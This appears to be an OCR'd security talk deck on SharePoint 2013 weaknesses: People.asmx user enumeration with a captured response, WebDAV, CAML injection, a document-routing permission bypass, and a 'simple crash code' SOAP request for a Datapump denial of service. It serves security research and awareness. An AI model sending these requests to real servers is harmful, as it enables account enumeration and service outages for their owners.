
- SharePoint 2013

  http://www.toddklindt.com/sp2013builds



SharePoint Webservices

They like to talk...



People

Click here for a complete list of operations.

SearchPrincipals

Test

The test form is only available for requests from the local machine.

SOAP 1.1

The following is a sample SOAP 1.1 request and response. The placeholders shown need to be replaced with actual values.

```
POST /_vti_bin/People.asmx HTTP/1.1
Host: [redacted].net
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://schemas.microsoft.com/sharepoint/soap/SearchPrincipals"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xml
  <soap:Body>
    <SearchPrincipals xmlns="http://schemas.microsoft.com/sharepoint/soap/">
      <searchText>string</searchText>
      <maxResults>int</maxResults>
      <principalType>None or User or DistributionList or SecurityGroup or SharePointGroup or All</principalType>
    </SearchPrincipals>
  </soap:Body>
</soap:Envelope>
```

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xml
  <soap:Body>
    <SearchPrincipalsResponse xmlns="http://schemas.microsoft.com/sharepoint/soap/">
      <SearchPrincipalsResult>
        <PrincipalInfo>
          <AccountName>string</AccountName>
          <UserInfoID>int</UserInfoID>
          <DisplayName>string</DisplayName>
          <Email>string</Email>
          <Department>string</Department>
          <Title>string</Title>
          <IsResolved>boolean</IsResolved>
          <MoreMatches>
            <PrincipalInfo xsi:nil="true" />
```

Nice conversation

Just be a member of a SharePoint site

- And you can:

Request

Raw | Params | Headers | Hex | XML

```
POST /sites/test01/_vti_bin/People.asmx HTTP/1.1
Host: [redacted].net
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 481

<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <SearchPrincipals
xmlns="http://schemas.microsoft.com/sharepoint/soap/">
      <searchText>t</searchText>
      <maxResults>100</maxResults>
      <principalType>All</principalType>
    </SearchPrincipals>
  </soap12:Body>
</soap12:Envelope>
```

Response


Raw | Headers | Hex | XML

```
cipalInfo><PrincipalInfo><AccountName>NT
AUTHORITY\LOCAL
SERVICE</AccountName><UserInfoID>16</UserInfoID><Displa
yName>NT AUTHORITY\LOCAL
SERVICE</DisplayName><IsResolved>true</IsResolved><Prin
cipalType>User</PrincipalType></PrincipalInfo><Principa
lInfo><AccountName>Restricted
Readers</AccountName><UserInfoID>11</UserInfoID><Displa
yName>Restricted
Readers</DisplayName><IsResolved>true</IsResolved><Prin
cipalType>SharePointGroup</PrincipalType></PrincipalInf
o><PrincipalInfo><AccountName>Style Resource
Readers</AccountName><UserInfoID>7</UserInfoID><Display
Name>Style Resource
Readers</DisplayName><IsResolved>true</IsResolved><Prin
cipalType>SharePointGroup</PrincipalType></PrincipalInf
o><PrincipalInfo><AccountName>SHAREPOINT\system</Accoun
tName><UserInfoID>1073741823</UserInfoID><DisplayName>S
ystem
Account</DisplayName><IsResolved>true</IsResolved><Prin
cipalType>User</PrincipalType></PrincipalInfo><Principa
```

We can talk even better together


I like WebDAV…


» And so should you



WebDAV quirks

Mapped network drive





SharePoint query language

Introduction to Collaborative Application Markup Language (CAML)

SharePoint 2013 | Other Versions | 2 out of 2 rated this helpful - Rate this topic

Collaborative Application Markup Language (CAML) is an XML-based language that is used in Microsoft SharePoint Foundation to define the fields and views that are used in sites and lists.

Site Customization with CAML

CAML can be used in various ways to customize a SharePoint site, including the following:

- In script or code that implements members of the SharePoint Foundation object model, where CAML strings are passed through method parameters, assigned to properties, or returned by methods and properties
- In SOAP messaging that passes CAML strings to a SharePoint Foundation Web service to interact remotely with a deployment
- In front-end site definitions used to instantiate SharePoint sites
- In SharePoint Foundation Features to add specific functionality within a particular scope

Rendering with CAML

CAML is used for two types of rendering in SharePoint Foundation: to define the type of data that is contained within a field, and to construct HTML that is displayed in the browser. For information on the two major uses of CAML, see Data-Defining Elements and HTML-Rendering Elements.

Source: http://msdn.microsoft.com/en-us/library/office/ms462365.aspx

USING SPQUERY TO RETURN SHAREPOINT LIST ITEMS

7:44 PM Hoang Thien Le No comments

Like Be the first of your friends to like this.


Using SPQuery and CAML(Collaborative Application Markup Language) is an efficient way to retrieve data in SharePoint list. It help us to filter and order items in the selected list.
In this post, I want to introduce to you an example of using them.
In the following code, I want to get all the employees with the position of Developer in Employee list, then, I order them by their Salary ascending.

```
SPWeb web = SPContext.Current.Web;
SPList list = web.Lists["Employee"];
string query = @"<Where>
                    <Eq>
                        <FieldRef Name='Position' /><Value Type='Choice'>
{0}</Value>
                    </Eq>
                </Where>
                <OrderBy>
                    <FieldRef Name='Salary' Ascending='False' />
                </OrderBy>";
query = string.Format(query, "Developer");
SPQuery spQuery = new SPQuery();
spQuery.Query = query;
SPListItemCollection items = list.GetItems(spQuery);
grid.DataSource = items.GetDataTable();
grid.DataBind();
```

CAML INJECTION

Source: http://programmingshare-thienle.blogspot.com/2012/02/using-spquery-to-return-sharepoint-list.html


n runs professionals Developer tools



Developer's are smart!

Just do it on the client side...

- Do you like HTML5?




Extending SharePoint

Pitfalls
Challenges
Work Arounds

Content Organizer extension

Using some of the many SharePoint features

- Your admins are comfortable with SharePoint
- They enable the built-in document routing feature



- Everything works automatically, that can't be bad
  - Document Routing bypasses SharePoint security model!
  - Users can upload from one library to one where they don't have permissions
  - Worse: SharePoint will give them an access denied but upload and route the documents anyway

Datapump extension

Backend impersonation

- You cannot pass Kerberos user credentials directly to the backend database but need the user credentials there
- You can use the Datapump Webservice to do this

- So what is the problem?!
  - Any user with any site permissions can cause a DoS of the Datapump and the back-end SQL Analysis Services
  - End user can pass different credentials from the logged on user to the Datapump, which retrieves the Kerberos ticket to pass to the back-end

Datapump extension

Backend impersonation – simple crash code

```
POST /olap/msmdpump.dll HTTP/1.1
Connection: close
Content-Type: text/xml
Content-Length: 572
Host: <obfuscated-enter your webserver FQDN>

<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Header><Session
xmlns="urn:schemas-microsoft-com:xml-analysis" SessionId="B021E390-38B4-4822-
86FD-49A096A4D9F1"/></soap:Header><soap:Body><Execute xmlns="urn:schemas-
microsoft-com:xml-
analysis"><Command><Statement>§A§</Statement></Command><Properties><Property
List><Catalog></Catalog><Timeout>0</Timeout><Format>Tabular</Format><DbpropMs
mdFlattened2>false</DbpropMsmdFlattened2><SafetyOptions>0</SafetyOptions><Diale
ct>SQL</Dialect></PropertyList></Properties></Execute></soap:Body></soap:Envelope>
```

What's Next …

And there is more…

There are many more security issues to talk about:

- Office caching of secured documents (encrypted but…)
- The SharePoint App-Store challenge
  http://officepreview.microsoft.com/en-us/store/apps-for-sharepoint-FX102804987.aspx
- SharePoint Social: Attackers are already following you
- The crawler service “creepy crawlies”
  Scoping search is harder than it looks

Thanks for coming out!